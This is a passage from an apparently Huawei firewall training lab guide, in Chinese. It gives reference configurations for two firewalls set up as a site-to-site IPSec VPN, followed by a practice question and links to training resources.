    Minimum = 0ms, Maximum = 2ms, Average = 0ms
```

FW1 和 FW2 上选择“网络 > IPSec > 监控”，查看监控列表，可以看到 IPSec 隧道建立正常。

11.4 配置参考

11.4.1 FW1 的配置

```
#
sysname FW1
#
acl number 3000
 rule 5 permit ip source 10.1.1.0 0.0.0.255 destination 10.1.2.0 0.0.0.255
#
ipsec proposal prop19412242869
#
```

```
ike proposal 1
#
ike peer ike194122428696
 exchange-mode auto
 pre-shared-key Test!123
 ike-proposal 1
 remote-id-type ip
 remote-id 40.1.1.2
 local-id 40.1.1.1
 remote-address 40.1.1.2
#
ipsec policy ipsec1941224289 1 isakmp
 security acl 3000
 ike-peer ike194122428696
 proposal prop19412242869
 tunnel local applied-interface
#
interface GigabitEthernet1/0/0
 undo shutdown
 ip address 10.1.1.1 255.255.255.0
 service-manage ping permit
#
interface GigabitEthernet1/0/1
 shutdown
#
interface GigabitEthernet1/0/2
 shutdown
#
interface GigabitEthernet1/0/4
 undo shutdown
 ip address 40.1.1.1 255.255.255.0
 service-manage ping permit
 ipsec policy ipsec1941224289
#
firewall zone trust
 add interface GigabitEthernet1/0/0
#
firewall zone untrust
 add interface GigabitEthernet1/0/4
#
ip route-static 10.1.2.0 255.255.255.0 40.1.1.2
#
security-policy
 rule name ipsec1
  source-zone trust
  destination-zone untrust
  source-address 10.1.1.0 mask 255.255.255.0
  destination-address 10.1.2.0 mask 255.255.255.0
```

```
 action permit
 rule name ipsec2
  source-zone untrust
  destination-zone trust
  source-address 10.1.2.0 mask 255.255.255.0
  destination-address 10.1.1.0 mask 255.255.255.0
  action permit
 rule name ipsec3
  source-zone local
  destination-zone untrust
  source-address 40.1.1.1 mask 255.255.255.255
  destination-address 40.1.1.2 mask 255.255.255.255
  action permit
 rule name ipsec4
  source-zone untrust
  destination-zone local
  source-address 40.1.1.2 mask 255.255.255.255
  destination-address 40.1.1.1 mask 255.255.255.255
  action permit
#
return
```

11.4.2 FW2 的配置

```
#
sysname FW2
#
acl number 3000
 rule 5 permit ip source 10.1.2.0 0.0.0.255 destination 10.1.1.0 0.0.0.255
#
ipsec proposal prop19412254440
#
ike proposal 1
#
ike peer ike194122544409
 exchange-mode auto
 pre-shared-key Test!123
 ike-proposal 1
 remote-id-type ip
 remote-id 40.1.1.1
 local-id 40.1.1.2
 remote-address 40.1.1.1
#
ipsec policy ipsec1941225446 1 isakmp
 security acl 3000
 ike-peer ike194122544409
 proposal prop19412254440
 tunnel local applied-interface
```

```
#
interface GigabitEthernet1/0/0
 shutdown
#
interface GigabitEthernet1/0/1
 undo shutdown
 ip address 10.1.2.2 255.255.255.0
 service-manage ping permit
#
interface GigabitEthernet1/0/4
 undo shutdown
 ip address 40.1.1.2 255.255.255.0
 service-manage ping permit
 ipsec policy ipsec1941225446
#
firewall zone trust
 add interface GigabitEthernet1/0/1
#
firewall zone untrust
 add interface GigabitEthernet1/0/4
#
ip route-static 10.1.1.0 255.255.255.0 40.1.1.1
#
security-policy
 rule name ipsec1
  source-zone trust
  destination-zone untrust
  source-address 10.1.2.0 mask 255.255.255.0
  destination-address 10.1.1.0 mask 255.255.255.0
  action permit
 rule name ipsec2
  source-zone untrust
  destination-zone trust
  source-address 10.1.1.0 mask 255.255.255.0
  destination-address 10.1.2.0 mask 255.255.255.0
  action permit
 rule name ipsec3
  source-zone local
  destination-zone untrust
  source-address 40.1.1.2 mask 255.255.255.255
  destination-address 40.1.1.1 mask 255.255.255.255
  action permit
 rule name ipsec4
  source-zone untrust
  destination-zone local
  source-address 40.1.1.1 mask 255.255.255.255
  destination-address 40.1.1.2 mask 255.255.255.255
  action permit
```

```
#
return
```

11.5 思考题

请尝试使用命令行配置手工方式点到点 IPSec VPN，实现本实验的需求。

学习推荐

- 华为培训与认证官方网站
  - http://learning.huawei.com/cn/
- 华为在线学习
  - https://ilearningx.huawei.com/portal/#/portal/ebg/26
- 华为职业认证
  - http://support.huawei.com/learning/NavigationAction!createNavi?navId=_31&lang=zh
- 查找培训入口
  - http://support.huawei.com/learning/NavigationAction!createNavi?navId=_trainingsearch&lang=zh

更多信息

- 华为培训APP